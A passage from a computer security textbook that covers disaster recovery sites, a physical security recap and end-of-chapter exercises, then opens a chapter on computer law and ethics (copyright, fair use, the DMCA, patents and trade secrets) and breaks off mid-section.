Most computer manufacturers have several spare machines of most models that can be delivered to any location within 24 hours in the event of a real crisis. Sometimes the machine will come straight from assembly; other times the system will have been in use at a local office. Machinery is seldom the hard part of the problem. Rather, the hard part is deciding where to put the equipment in order to begin a temporary operation.

A **cold site** or **shell** is a facility with power and cooling available, in which a computing system can be installed to begin immediate operation. Some companies maintain their own cold sites, and other cold sites can be leased from disaster recovery companies. These sites usually come with cabling, fire prevention equipment, separate office space, telephone access, and other features. Typically, a computing center can have equipment installed and resume operation from a cold site within a week of a disaster.

Hot Site

If the application is critical or if the equipment needs are highly specialized, a **hot site** may be more appropriate than a cold site. A hot site is a computer facility with an installed and ready-to-run computing system. The system has peripherals, telecommunications lines, power supply, and even personnel ready to operate on short notice. Some companies maintain their own replacements; other companies subscribe to a service that has available one or more locations with installed and running computers. To activate a hot site, the team has only to load software and data from offsite backup copies.

Numerous services offer hot sites equipped with every popular brand and model of system. They provide diagnostic and system technicians, connected communications lines, and an operations staff. The hot site staff also assists with relocation by arranging transportation and housing, obtaining needed blank forms, and acquiring office space.

Because these hot sites serve as backups for many customers, most of whom will not need the service, the annual cost to any one customer is fairly low. The cost structure is like insurance: The likelihood of an auto accident is low, so the premium is reasonable, even for a policy that covers the complete replacement cost of an expensive car. Notice,

however, that the first step in being able to use a service of this type is a complete and timely backup.

Physical Security Recap

By no means have we covered all of physical security in this brief introduction. Professionals become experts at individual aspects, such as fire control or power provision. However, this section should have made you aware of the major issues in physical security. We have to protect the facility against many sorts of disasters, from weather to chemical spills and vehicle crashes to explosions. No one can predict what will occur or when. The physical security manager must consider all assets and a wide range of harm.

Malicious humans seeking physical access are a different category of threat agent. With them, you can consider motive or objective: Is it theft of equipment, disruption of processing, interception of data, or access to service? Fences, guards, solid walls, and locks will deter or prevent most human attacks. But you always need to ask where weaknesses remain; a solid wall has a weakness in every door and window.

The primary physical controls are strength and duplication. Strength means overlapping controls implementing a defense-in-depth approach so that if one control fails, the next one will protect. People who built ancient castles practiced this philosophy with moats, walls, drawbridges, and arrow slits. Duplication means eliminating single points of failure. Redundant copies of data protect against harm to one copy from any cause. Spare hardware components protect against failures.

10.6 Conclusion

In this chapter we have considered the management aspects of computing: how to plan and prepare for emergencies. The most important step is considering the situation in advance. Identifying who is in charge in advance gives everyone a sense of control.

Risk analysis is a process that sounds more comprehensive and detailed than it is. A large organization cannot possibly identify all assets, threats, and likelihoods of exploitation. Precision is not the point. Identifying the high items on these lists helps set priorities and justify decisions and expenditures.

Incident response begins with an important first step: someone notices and reports something. Organizations need a single point to which to report to keep the response activity from becoming chaotic. People should be encouraged to report anything unusual, because at first it can be difficult to determine the nature and severity of a situation.

Natural and physical disasters are as much a part of computer security as encryption and reference monitors. Because fire, flood, and loss of electricity occur in everyday life, people sometimes overlook their impact.

In this chapter we have described only the surface of managing security. Many readers of this book will be students or technology professionals. These readers may wonder why we cover these nontechnological topics. First, not every computer security problem has a technological answer: Firewalls and sandboxes do nothing if a disk fails and there is no backup. Second, we think our readers should know briefly what the management side of

computer security involves. Some readers will work for, or perhaps become, managers responsible not just for VPNs but also CSIRTs. Knowing the range of your manager's concerns helps you get the fairest support for your particular area or issue. Finally, we want to expose our readers to the breadth of possibilities in computer security. Not everyone will become a network engineer or secure software developer. Some will become incident response coordinators, capacity planners, risk officers, and forensic analysts. Everyone should know of other specializations in the field.

In the next chapter we address laws and ethics. As we said in [Chapter 1](#), computer security vulnerabilities can be controlled in many ways: some technological, some administrative, some physical, and some political. Laws represent the collective sense of a community that some behavior is unacceptable. But the legal system is not the only way inappropriate behavior is stopped: Some people choose not to do something on ethical grounds. Thus, we explore and compare laws and ethics as computer security controls.

10.7 Exercises

1. In what ways is denial of service (lack of availability for authorized users) a vulnerability to users of single-user personal computers?
2. Identify the three most probable threats to a computing system in an office with fewer than ten employees. That is, identify the three vulnerabilities most likely to be exploited. Estimate the number of times each vulnerability is exploited per year. Justify your estimate.
3. Perform the analysis of Exercise 2 for a computing system located in a large research laboratory.
4. Perform the analysis of Exercise 2 for a computing system located in the library of a major university.
5. What is the value of your own personal computer? How did you derive that number? Does it cover the cost to recover or recreate all the data you have on it?
6. List three factors that should be considered when developing a security plan.
7. Investigate your university's or employer's security plan to determine whether its security requirements meet all the conditions listed in this chapter. List any that do not. When was the plan written? When was it last reviewed and updated?
8. State a security requirement that is not realistic. State a security requirement that is not verifiable. State two security requirements that are inconsistent.
9. Cite three controls that could have both positive and negative effects.
10. For an airline, what are its most important assets? What are the minimal computing resources it would need to continue business for a limited period (up to two days)? What other systems or processes could it use during the period of the disaster?
11. Answer Exercise 10 for a bank instead of an airline.
12. Answer Exercise 10 for an oil drilling company instead of an airline.
13. Answer Exercise 10 for a political campaign instead of an airline.
14. When is an incident over? That is, what factors influence whether to continue the work of the incident handling team or to disband it?

- 15.** List five kinds of harm that could occur to your own personal computer. Estimate the likelihood of each, expressed in number of times per year (number of times could be a fraction, for example, 1/2 means could be expected to happen once every two years). Estimate the monetary loss that would occur from that harm. Compute the expected annual loss from these kinds of harm.
- 16.** Cite a risk in computing for which it is impossible or infeasible to develop a classical probability of occurrence.
- 17.** Investigate the computer security policy for your university or employer. Who wrote the policy? Who enforces the policy? Who does it cover? What resources does it cover?
- 18.** If you discover an unusual situation at your university or employer, to whom should you report it? Can you report something any time day or night?
- 19.** List three different sources of water to a computing system, and state a control for each.
- 20.** You discover that your computing system has been infected by a piece of malicious code. You have no idea when the infection occurred. You do have backups performed every week since the system was put into operation but, of course, there have been numerous changes to the system over time. How could you use the backups to construct a “clean” version of your system?

11. Legal Issues and Ethics

In this chapter:

- Protecting programs and data: copyrights, patents, trade secrets
 - Computer crime statutes and the legal process
 - Unique characteristics of digital objects
 - Software quality: Uniform Commercial Code
 - Ethics: principles and situations to explore
-

In this chapter we study human controls applicable to computer security: the legal system and ethics. The legal system has adapted quite well to computer technology by reusing some old forms of legal protection (copyrights and patents) and creating laws where no adequate ones existed (malicious access). Still, the courts are not a perfect form of protection for computer resources, for two reasons. First, the courts tend to be reactive instead of proactive. That is, we have to wait for a transgression to occur and then adjudicate it, rather than try to prevent it in the first place. Second, fixing a problem through the courts can be time consuming (sometimes taking years) and expensive; the latter characteristic prevents all but the wealthy from addressing most security issues.

On the other hand, ethics has not had to change, because ethics is more situational and personal than the law. For example, the privacy of personal information is becoming an important part of computer security. And although technically this issue is just an aspect of confidentiality, practically it has a long history in both law and ethics. This chapter rounds out our study of protection for computing systems by considering the context in which security is assessed and applied.

Not always are conflicts resolved pleasantly. Some people will think that they have been treated unfairly, and some people do indeed act unfairly. In some countries, a citizen reacts to a wrongful act by going to court. The courts are seen as the ultimate arbiters and enforcers of fairness. But, as most lawyers will tell you, the courts' definition of *fair* may not coincide with yours. Even if you could be sure the courts would side with you, a legal battle can be emotionally draining. Our purpose in this section is not only to understand how the legal system helps protect computer security but also to know how and when to use the legal system wisely.

Law and computer security are related in several ways. First, international, national, state, and city laws can affect privacy and secrecy. These statutes often apply to the rights of individuals to keep personal matters private. Second, laws regulate the use, development, and ownership of data and programs. Patents, copyrights, and trade secrets are legal devices to protect the rights of developers and owners of programs and data. Similarly, one aspect of computer security is controlling access to programs and data; that access control is supported by these mechanisms of the law. Third, laws affect actions that can be taken to protect the secrecy, integrity, and availability of computer information and service. These basic concerns in computer security are both strengthened and constrained

by applicable laws. Thus, legal means interact with other controls to establish computer security.

However, the law does not always provide an adequate control. When computer systems are concerned, the law is slowly evolving because the issues are similar to but not the same as those for property rights. Computers are new, compared to houses, land, horses, or money. As a consequence, the place of computer systems in law is not yet firmly established. As statutes are written and cases decided, the roles of computers and the people, data, and processes involved are becoming more defined in the law. However, laws do not yet address all improper acts committed with computers. Finally, some judges, lawyers, and police officers do not understand computing, so they cannot determine how computing relates to other, more established, parts of the law.

The laws dealing with computer security affect programmers, designers, users, and maintainers of computing systems and computerized data banks. These laws protect, but they also regulate the behavior of people who use computers. Furthermore, computer professionals are among the best-qualified advocates for changing old laws and creating new ones regarding computers. Before recommending change, however, professionals must understand the current state of computers and the law. Therefore, we have three motivations for studying the legal section of this chapter:

- to know what protection the law provides for computers and data
- to appreciate laws that protect the rights of others with respect to computers, programs, and data
- to understand existing laws as a basis for recommending new laws to protect computers, data, and people

The next few sections address the following aspects of protection of the security of computers.

- *Protecting computing systems against criminals.* Computer criminals violate the principles of confidentiality, integrity, and availability for computer systems. Preventing the violation is better than prosecuting it after the fact. However, if other controls fail, legal action may be necessary. In this section we study several representative laws to determine what acts are punishable under the law.
- *Protecting code and data.* Copyrights, patents, and trade secrets are all forms of legal protection that can be applied to programs and, sometimes, data. However, we must understand the fundamental differences between the kind of protection these three provide and the methods of obtaining that protection.
- *Protecting programmers' and employers' rights.* The law protects both programmers and people who employ programmers. Generally, programmers have only limited legal rights to access programs they have written while employed. This section contains a survey of the rights of employees and employers regarding programs written for pay.
- *Protecting users of programs.* When you buy a program, you expect it to work properly. If it doesn't, you want the legal system to protect your rights as a consumer. This section surveys the legal recourse you have to address faulty programs.

Computer law is complex and emerging rather rapidly as it tries to keep up with the rapid technological advances in and enabled by computing. We present the fundamentals in this book not in full detail as you would expect by someone with a law degree, but as a situational analysis to heighten the awareness of those who are not lawyers but who must deal with the law's implications. To apply the material of this section to any specific case, you should consult a lawyer who understands and specializes in computer law. And, as most lawyers will advise, ensuring legal protection by doing things correctly from the beginning is far easier—and cheaper—than hiring a lawyer to sort out a web of conflict after things have gone wrong.

11.1 Protecting Programs and Data

Suppose Martha wrote a computer program to play a video game. She invited some friends over to play the game and gave them copies so that they could play at home. Steve took a copy and rewrote parts of Martha's program to improve the quality of the screen display. After Steve shared the changes with her, Martha incorporated them into her program. Now Martha's friends have convinced her that the program is good enough to sell, so she wants to advertise and offer the game for sale by mail. She wants to know what legal protection she can apply to protect her software.

Copyrights, patents, and trade secrets are legal devices that can protect computers, programs, and data. However, in some cases, precise steps must be taken to protect the work before anyone else is allowed access to it. In this section, we explain how each of these forms of protection was originally designed to be used and how each is currently used in computing. We focus primarily on U.S. law, to provide examples of intent and consequence. Readers from other countries or doing business in other countries should consult lawyers in those countries to determine the specific differences and similarities.

Copyrights

In the United States, the basis of copyright protection is presented in the U.S. Constitution. The body of legislation supporting constitutional provisions contains laws that elaborate on or expand the constitutional protections. Relevant statutes include the U.S. copyright law of 1978, which was updated in 1998 as the Digital Millennium Copyright Act (DMCA) specifically to deal with computers and other electronic media such as digital video and music. The 1998 changes brought U.S. copyright law into general conformance with the World Intellectual Property Organization treaty of 1996, an international copyright standard to which 95 countries adhere.

Copyrights are designed to protect the expression of ideas. Thus, a copyright applies to a creative work, such as a story, photograph, song, or pencil sketch. The right to copy an *expression* of an idea is protected by a copyright. Ideas themselves, the law alleges, are free; anyone with a bright mind can think up anything anyone else can, at least in theory. The intention of a copyright is to allow regular and free exchange of ideas.

Copyright protects expression of a creative work and promotes exchange of ideas.

The author of a book translates ideas into words on paper. The paper embodies the

expression of those ideas and is the author's livelihood. That is, an author hopes to earn a living by presenting ideas in such an appealing manner that others will pay to read them. (The same protection applies to pieces of music, plays, films, and works of art, each of which is a personal expression of ideas.) The law protects an individual's right to earn a living, while recognizing that exchanging ideas supports the intellectual growth of society. The copyright says that a particular *way* of expressing an idea belongs to the author. For example, in music, there may be two or three copyrights related to a single creation: A composer can copyright a song, an arranger can copyright an arrangement of that song, and an artist can copyright a specific performance of that arrangement of that song. The price you pay for a ticket to a concert includes compensation for all three creative expressions.

Copyright gives the author the *exclusive* right to make copies of the expression and sell them to the public. That is, only the author (or booksellers or others working as the author's agents) can sell new copies of the author's book. (We consider resales later in this chapter.)

Definition of Intellectual Property

The U.S. copyright law (§102) states that a copyright can be registered for "original works of authorship fixed in any tangible medium of expression, ... from which they can be perceived, reproduced, or otherwise communicated, either directly or with the aid of a machine or device." Again, the copyright does *not* cover the *idea* being expressed. "In no case does copyright protection for an original work of authorship extend to any idea." The copyright must apply to an *original* work, and it must be in some *tangible* medium of expression.

Copyright protects artifacts—expressions of ideas—not the ideas themselves.

Only the originator of the expression is entitled to copyright; if an expression has no determinable originator, copyright cannot be granted. Certain works are considered to be in the **public domain**, owned by the public, by no one in particular. Works of the U.S. government and many other governments are considered to be in the public domain and therefore not subject to copyright. Works generally known, such as the phrase "top o' the mornin' to ye," or the song "Happy Birthday to You," or a recipe for tuna noodle casserole, are also so widely known that it would be virtually impossible for someone to trace originality and claim a copyright. Finally, copyright lasts for only a limited period of time, so certain very old works, such as the plays of Shakespeare or novels of Dickens, are in the public domain, their possibility of copyright having expired.¹

The copyrighted expression must also be in some tangible medium. A story or art work must be written, printed, painted, recorded (on a physical medium such as a plastic record), stored on a magnetic medium (such as a disk or tape), or fixed in some other way. Furthermore, the purpose of the copyright is to promote distribution of the work; therefore, the work must be distributed, even if a fee is charged for a copy.

Originality of Work

The work being copyrighted must be original to the author. As noted previously, some expressions in the public domain are not subject to copyright. A work can be copyrighted even if it contains some public domain material, as long as there is some originality, too. The author does not even have to identify what is public and what is original.

For example, a music historian could copyright a collection of folk songs even if some or all are in the public domain. To be subject to copyright, something in or *about* the collection has to be original. The historian might argue that collecting the songs, selecting which ones to include, and putting them in order was the original part. Or if the historian wrote about the significance of each, that analysis would be original. In this case, the copyright law would not protect the folk songs (which would be in the public domain) but would instead protect that specific selection and organization or description. Someone selling a sheet of paper on which just one of the songs was written would likely not be found to have infringed on the copyright of the historian. Dictionaries can be copyrighted in this way, too; the authors do not claim to own the words, just their expression in a particular dictionary.

Fair Use of Material

The copyright law indicates that the copyrighted object is subject to **fair use**. A purchaser has the right to use the product in the manner for which it was intended and in a way that does not interfere with the author's rights. Specifically, the law allows "fair use of a copyrighted work, including such use by reproduction in copies ... for purposes such as criticism, comment, news reporting, teaching (including multiple copies for classroom use), scholarship or research." The purpose and effect of the use on the potential market for or the value of the work affect the decision of what constitutes fair use. For example, fair use allows making a backup copy of copyrighted software you acquired legally: Your backup copy protects your use against system failures but it doesn't affect the author because you have no need for nor do you want use of two copies at once. The copyright law usually upholds the author's right to a fair return for the work, while encouraging others to use the underlying ideas. Unfair use of a copyrighted item is called **piracy**.

¹. We intentionally avoid saying how long copyright lasts because it varies by country and, in the United States, Congress keeps extending the period.

Fair use allows copies for scholarship and research.

The invention of the photocopier made it more difficult to enforce fair use. Today many commercial copy shops will copy a portion—sometimes an entire chapter—of a book or a single article out of a journal but refuse to copy an entire volume, citing fair use. With photocopiers, the quality of the copy degrades with each copy, as you know if you have ever tried to read a copy of a copy of a copy of a paper.

Digital technology has in some ways overtaken photocopiers. Digital media can be copied exactly, with no degradation in quality: A copy of a PDF file will print exactly the same as did the original, as will a copy of that copy. Thus, an e-book represented as a PDF (or other rendering format) file can be copied perfectly an unlimited number of times. In theory, then, a publisher might sell only one copy of an e-book, and one user could make unlimited copies to give to friends, all of whom could make copies for their friends, and so

forth. (In this section when we say someone “can copy” we mean the person has the technological ability, not necessarily the legal or moral right.) You have probably seen the upheaval with e-books, CDs and other music format, DVDs and other movie media, graphic art works, and similar works of art now viewed digitally. [Sidebar 11-1](#) illuminates another issue involving digital copies. Publishers, authors, artists, viewers, publicists, venue owners, and politicians are searching desperately for a way to allow digital access but protect originators’ rights to profit. As of this writing, various copy protection schemes are holding the field together, but cross-device compatibility is almost nonexistent.

Sidebar 11-1 Napster: No Right to Copy

Napster is a web-based clearinghouse for musical files. To see why its existence was problematic, we must first consider its predecessor, a firm named MP3. MP3.com was an archive for digital files of music. Users might obtain the MP3 file of a particular song for their personal listening pleasure. Eventually, one of the users would upload a file to MP3.com, which made it available to others. In May 2000, the courts ruled that MP3.com had illegally copied over 45,000 audio CDs and had distributed copyrighted works illegally.

To address the legal issues, music lovers sought an approach one step away from actual distribution, thereby trying to stay barely legal under U.S. laws. Instead of being a digital archive, Napster was redesigned to be a clearinghouse for individuals. A person might register with Napster to document that he or she had a digital version of a particular performance by an artist. A second person would express interest in that recording, and Napster would connect the two. Thus, Napster never actually touched the file itself. Instead, Napster operated a peer-to-peer file swapping service, much as eBay facilitates buying and selling of objects without its ever entering into the transaction.

In February 2001, the U.S. 9th Circuit Court ruled that Napster infringed on the copyrights of various artists. The Recording Industry Association of America brought the suit, representing thousands of performers.

The crux of these cases is what a person buys when purchasing a CD. The copyright law holds that a person is not buying the music itself, but is buying the right to use the CD. “Using” the CD means playing it, lending it to a friend, giving it to a fan, or even reselling it, but not copying it to share with someone else. The original artist has the right to control distribution of copies of it, under a principle called first sale.

An extension of fair use is the personal use doctrine. You might have a book of maps and make a copy of a single map to carry with you on a trip, throwing the copy away after you were done with it. You are not depriving the author of a sale: you own one copy and would not buy a second just for this trip. Thus, the copy is merely a convenience. Similarly, you might reasonably make a backup copy of a digital object, to guard against losing it if your computer fails or you lose your media player.

The copyright law also has the concept of a **first sale**: after having bought a copyrighted object, the new owner can give away or resell the object. That is, the copyright owner is

entitled to control the first sale of the object. This concept works fine for books: An author is compensated when a bookstore sells a book, but the author earns no additional revenue if the book is later resold at a secondhand store. (Notice that an artist reaps no direct benefit when works become more valuable. If Andy Warhol sold a copy of his famous soup can image for \$100 and now it fetches thousands times that amount, Warhol gets no share of the increase.)

An author or artist profits from the first sale of an object.

Requirements for Registering a Copyright

The copyright is easy to obtain, and mistakes in securing a copyright can be corrected. The first step of registration is notice. Any potential user must be made aware that the work is copyrighted. Each copy must be marked with the copyright symbol ©, the word *Copyright*, the year, and the author's name. (At one time, these items were followed by *All rights reserved* to preserve the copyright in certain South American countries. Adding the phrase now is unnecessary but harmless.)

The order of the elements can be changed, and either © or *Copyright* can be omitted (but not both). Each copy distributed must be so marked, although the law will forgive failure to mark copies if a reasonable attempt is made to recall and mark any ones distributed without a mark.

The copyright must also be officially filed. In the United States a form is completed and submitted to the Copyright Office, along with a nominal fee and a copy of the work. Actually, the Copyright Office requires only the first 25 and the last 25 pages of the work, to help it justify a claim in the event of a court case. The filing must be done within three months after the first distribution of the work. The law allows filing up to five years late, but no infringements before the time of filing can be prosecuted.

Copyright Infringement

The holder of the copyright must go to court to prove that someone has infringed on the copyright. The infringement must be substantial, and it must be copying, not independent work. In theory, two people might write identically the same song independently, neither knowing the other. These two people would *both* be entitled to copyright protection for their work. Neither would have infringed on the other, and both would have the right to distribute their work for a fee. Again, copyright is most easily understood for written works of fiction because it is extremely unlikely that two people would express an idea with the same or highly similar wording.

The independence of nonfiction works is not nearly so clear. Consider, for example, an arithmetic book. Long division can be explained in only so many ways, so two independent books could use similar wording for that explanation. The number of possible alternative examples is limited, so that two authors might independently choose to write the same simple example. However, it is far less likely that two textbook authors would have the same pattern of presentation and all the same examples from beginning to end.

Copyrights for Computer Software

The original copyright law envisioned protection for things such as books, songs, and

photographs. People can rather easily detect when these items are copied. The separation between public domain and creativity is fairly clear. And the distinction between an idea (feeling, emotion) and its expression is pretty obvious. Works of nonfiction understandably have less leeway for independent expression. Because of programming language constraints and speed and size efficiency, computer programs have less leeway still.

Can a computer program be copyrighted? Yes. The 1976 copyright law was amended in 1980 to include an explicit definition of computer software. However, copyright protection may not be an especially desirable form of protection for computer works. To see why, consider the algorithm used in a given program. The algorithm is the idea, and the statements of the programming language are the expression of the idea. Therefore, protection is allowed for the program statements themselves, but not for the algorithmic concept: copying the code intact is prohibited, but reimplementing the algorithm is permitted. Remember that one purpose of copyright is to promote the dissemination of ideas. The algorithm, which is the idea embodied in the computer program, is to be shared.

The idea embodied in a copyrighted work must be made public.

A second problem with copyright protection for computer works is the requirement that the work be published. A program may be published by distribution of copies of its object code, for example, on a disk. However, if the source code is not distributed, it has not been published. An alleged infringer cannot have violated a copyright on source code if the source code was never published.

Copyrights for Digital Objects

The **Digital Millennium Copyright Act (DMCA)** of 1998 clarified some issues of digital objects (such as music files, graphics images, data in a database, and also computer programs), but it left others unclear.

Among the provisions of the DMCA are these:

- Digital objects *can be* subject to copyright.
- It is a crime to circumvent or disable antipiracy functionality built into an object.
- It is a crime to manufacture, sell, or distribute devices that disable antipiracy functionality or that copy digital objects.
- However, these devices can be used (and manufactured, sold, or distributed) for research and educational purposes.
- It is acceptable to make a backup copy of a digital object as a protection against hardware or software failure or to store copies in an archive.
- Libraries can make up to three copies of a digital object for lending to other libraries.

So, a user can make reasonable copies of an object in the normal course of its use and as a protection against system failures. If a system is regularly backed up and so a digital object (such as a software program) is copied onto many backups, that is not a violation of

copyright.

The uncertainty comes in deciding what is considered to be a device to counter piracy. A disassembler or decompiler could support piracy or could be used to study and enhance a program. Someone who decompiles an executable program, studies it to infer its method, and then modifies, compiles, and sells the result is misusing the decompiler. But the distinction is hard to enforce, in part because the usage depends on intent and context. It is as if there were a law saying it is legal to sell a knife to cut vegetables but not to harm people. Knives do not know their uses; the users determine intent and context.

Consider a music CD that you buy for the obvious reason: to listen to again and again. You want to listen to the music on your MP3 player, a reasonable fair use. But the CD is copy protected, so you cannot download the music to your computer to transfer it to your MP3 player. You have been prohibited from reasonable fair use. Furthermore, if you try to do anything to circumvent the antipiracy protection, you violate the antipiracy provision, nor can you buy a tool or program that would let you download your own music to your own MP3 player, because such a tool would violate that provision.

Reaction to the Digital Millennium Copyright Act has not been uniformly favorable. (See, for example, [\[MAN98\]](#) and [\[EFF06\]](#).) Some say it limits computer security research. Worse, others point out it can be used to prevent exactly the free interchange of ideas that copyright was intended to promote. In 2001 a Princeton University professor, Edward Felten, and students presented a paper on cryptanalysis of the digital watermarking techniques used to protect digital music files from being copied. They had been pressured not to present in the preceding April by music industry groups who threatened legal action under the DMCA.

An emerging principle is that software, like music, is acquired in a style more like rental than purchase. You purchase not a piece of software, but the right to use it. Clarifying this position, the U.S. No Electronic Theft (NET) Act of 1997 makes it a criminal offense to reproduce or distribute copyrighted works, such as software or digital recordings, even without charge.

Sidebar 11-2 Inappropriate Reference to Copyright Law

Sometimes vendors refer to copyright law inappropriately, to discourage customers from returning a software package. Kaner and Pels [\[KAN98\]](#) explain that some companies do not want to be bothered dealing with returns, especially when the software package it has sold turns out to be defective. The company may publish a policy, posted on the store wall, window, or web site, noting that it cannot accept returns because doing so would violate the copyright act. But in fact the act says nothing about returns. It restricts only software rentals. The case analysis for the lawsuit between Central Point Software, Inc., and Global Software and Accessories, Inc., (resolved in 1995) notes that giving a refund does not turn the sale into a rental.

The area of copyright protection applied to computer works continues to evolve and is subject to much interpretation by the courts. Therefore, it is not certain what aspects of a computer work are subject to copyright. Courts have ruled that a computer menu design

can be copyrighted but that “look and feel” (such as the Microsoft Windows user interface) cannot. But is not the menu design part of the look and feel?

Although copyright protection can be applied to computer works, the copyright concept was conceived before the electronic age, and thus the protection may be less than we desire. Copyrights do not address all the critical computing system elements that require protection. For example, a programmer might want to protect an algorithm, not the way that algorithm was expressed in a particular programming language. Unfortunately, it may be difficult to obtain copyright protection for an algorithm, at least as copyright law is currently interpreted. Because the copyright laws are evolving, we must also take care when copyrights are used as excuses, as we see in [Sidebar 11-2](#).

Patents

Patents are unlike copyrights in that they protect inventions, tangible objects, or ways to make them, not works of the mind. The distinction between patents and copyrights is that patents were intended to apply to the results of science, technology, and engineering, whereas copyrights were meant to cover works in the arts, literature, and written scholarship. A patent can protect a “new and useful process, machine, manufacture, or composition of matter.” The U.S. law excludes “newly discovered laws of nature ... [and] mental processes.” Thus “ $2+2=4$ ” is not a proper subject for a patent because it is a law of nature. Similarly, that expression is in the public domain and would thus be unsuitable for a copyright. Finally, you can argue that mathematics is purely mental, just ideas. Nobody has ever seen or touched a two, two horses, yes, but not just a two. A patent is designed to protect the device or process for *carrying out* an idea, not the idea itself.

Patents protect inventions, tangible objects, not their design or idea.

Requirement of Novelty

If two composers happen to compose the same song independently at different times, copyright law would allow both of them to have copyright. If two inventors devise the same invention, the patent goes to the person who invented it first, regardless of who first filed the patent. A patent can be valid only for something that is truly novel or unique, so there can be only one patent for a given invention.

An object patented must also be nonobvious. If an invention would be obvious to a person ordinarily skilled in the field, it cannot be patented. The law states that a patent *cannot* be obtained “if the differences between the subject matter sought to be patented and the prior art are such that the subject matter as a whole would have been obvious at the time the invention was made to a person having ordinary skill in the art to which said subject matter pertains.” For example, a piece of cardboard to be used as a bookmark would not be a likely candidate for a patent because the idea of a piece of cardboard would be obvious to almost any reader.

Procedure for Registering a Patent

An applicant registers a copyright by filing a brief form, marking a copyright notice on the creative work, and distributing the work. The whole process takes less than an hour.

To obtain a patent, an inventor must convince the U.S. Patent and Trademark Office that the invention deserves a patent. For a fee, a patent attorney will research the patents already issued for similar inventions. This search accomplishes two things. First, it determines that the invention to be patented has not already been patented (and, presumably, has not been previously invented). Second, the search can help identify similar things that have been patented. These similarities can be useful when describing the unique features of the invention that make it worthy of patent protection. The Patent Office compares an application to those of all other similar patented inventions and decides whether the application covers something truly novel and nonobvious. If the office decides the invention is novel, a patent is granted.

Typically, an inventor writes a patent application listing many claims of originality, from very general to very specific. The Patent Office may disallow some of the more general claims while upholding some of the more specific ones. The patent is valid for all the upheld claims. The patent applicant reveals what is novel about the invention in sufficient detail to allow the Patent Office and the courts to judge novelty; that degree of detail may also tell the world how the invention works, thereby opening the possibility of infringement.

The patent owner uses the patented invention by producing products or by licensing others to produce them. Patented objects are sometimes marked with a patent number to warn others that the technology is patented. The patent holder hopes this warning will prevent others from infringing.

Patent Infringement

A patent holder *must* oppose all infringement. With a copyright, the holder can choose which cases to prosecute, ignoring small infringements and waiting for serious infractions where the infringement is great enough to ensure success in court or to justify the cost of the court case. However, failing to sue a patent infringement—even a small one or one the patent holder does not know about—can mean losing the patent rights entirely. But, unlike copyright infringement, a patent holder does not have to prove that the infringer copied the invention; a patent infringement occurs even if someone independently invents the same thing, without knowledge of the patented invention.

Patent holders must act against all infringers.

Every infringement must be addressed. A patent owner can start with a letter telling the infringer to stop using (selling) the patented object. If the accused does not stop, the plaintiff must sue. Prosecution is expensive and time consuming, but even worse, suing for patent infringement could cause the patent *holder* to lose the patent. Someone charged with infringement can argue all of the following points as a defense against the charge of infringement.

- *This isn't infringement.* The alleged infringer will claim that the two inventions are sufficiently different that no infringement occurred.
- *The patent is invalid.* If a prior infringement was not opposed, the patent rights may no longer be valid.

- *The invention is not novel.* In this case, the supposed infringer will try to persuade the judge that the Patent Office acted incorrectly in granting a patent and that the invention is nothing worthy of patent.
- *The infringer invented the object first.* If so, the accused infringer, and not the original patent holder, is entitled to the patent.

The first defense does not damage a patent, although it can limit the novelty of the invention. However, the other three defenses can destroy patent rights. Worse, all four defenses can be used every time a patent holder sues someone for infringement. Finally, obtaining and defending a patent can incur substantial legal fees. Patent protection is most appropriate for large companies with substantial research and development staffs, and even more substantial legal staffs.

Applicability of Patents to Computer Objects

The Patent Office has not encouraged patents of computer software. For a long time, computer programs were seen as the representation of an algorithm, and an algorithm was a fact of nature, which is not subject to patent. An early software patent case, *Gottschalk v. Benson*, involved a request to patent a process for converting decimal numbers into binary. The Supreme Court rejected the claim, saying it seemed to attempt to patent an abstract idea, in short, an algorithm. But the underlying algorithm is precisely what most software developers would like to protect.

Software can be patented, and the courts increasingly recognize the patentability of a novel technique, that is, an algorithm.

In 1981, two cases (*Diamond v. Bradley* and *Diamond v. Diehr*) won patents for a process that used computer software, a well-known algorithm, temperature sensors, and a computer to calculate the time to cure rubber seals. The court upheld the right to a patent because the claim was not for the software or the algorithm alone, but for the process that happened to use the software as one of its steps. An unfortunate inference is that using the software without using the other patented steps of the process would not be infringement.

Since 1981 the patent law has expanded to include computer software, recognizing that algorithms, like processes and formulas, are inventions. The Patent Office has issued thousands of software patents since these cases. But because of the time and expense involved in obtaining and maintaining a patent, this form of protection may be unacceptable for a small-scale software writer.

Trade Secrets

A trade secret is unlike a patent or copyright in that it must be kept a *secret*. The information has value only as a secret, and an infringer is one who divulges the secret. Once divulged, the information usually cannot be made secret again.

A trade secret is a secret valuable to a business owner.

Characteristics of Trade Secrets

A **trade secret** is information that gives one company a competitive edge over others. For example, the formula for a soft drink is a trade secret, as is a mailing list of customers or information about a product due to be announced in a few months.

The distinguishing characteristic of a trade secret is that it must always be kept secret. Employees and outsiders who have access to the secret must be required not to divulge the secret. The owner must take precautions to protect the secret, such as storing it in a safe, encrypting it in a computer file, or requiring employees to sign a statement that they will not disclose the secret.

If someone obtains a trade secret improperly and profits from it, the owner can recover profits, damages, lost revenues, and legal costs. The court will do whatever it can to return the holder to the same competitive position it had while the information was secret and may award damages to compensate for lost sales. However, trade secret protection evaporates in the case of independent discovery. If someone else happens to discover the secret independently, there is no infringement and trade secret rights are gone.

Reverse Engineering

Another way trade secret protection can vanish is by reverse engineering. Suppose a secret is the way to pack tissues in a cardboard box to make one pop up as another is pulled out. Anyone can cut open the box and study the process. Therefore, the trade secret is easily discovered. In **reverse engineering**, one studies a finished object to determine how it is manufactured or how it works.

Through reverse engineering someone might discover how a telephone is built; the design of the telephone is obvious from the components and how they are connected. Therefore, a patent is the appropriate way to protect an invention such as a telephone. However, something like a soft drink is not just the combination of its ingredients. Making a soft drink may involve time, temperature, presence of oxygen or other gases, and similar factors that could not be learned from a straight chemical decomposition of the product. The recipe of a soft drink is a closely guarded trade secret. Trade secret protection works best when the secret is not apparent in the product.

Applicability to Computer Objects

Trade secret protection applies very well to computer software. The underlying algorithm of a computer program is novel, but its novelty depends on nobody else's knowing it. Trade secret protection allows distribution of the *result* of a secret (the executable program) while still keeping the program design hidden. Trade secret protection does not cover copying a product (specifically a computer program), so it cannot protect against a pirate who sells copies of someone else's program without permission. However, trade secret protection makes it illegal to steal a secret algorithm and use it in another product.

The difficulty with computer programs is that reverse engineering works. Decompiler and disassembler programs can produce a source version of an executable program. Of course, this source does not contain the descriptive variable names or the comments to explain the code, but it is an accurate version that someone else can study, reuse, or extend.

Difficulty of Enforcement

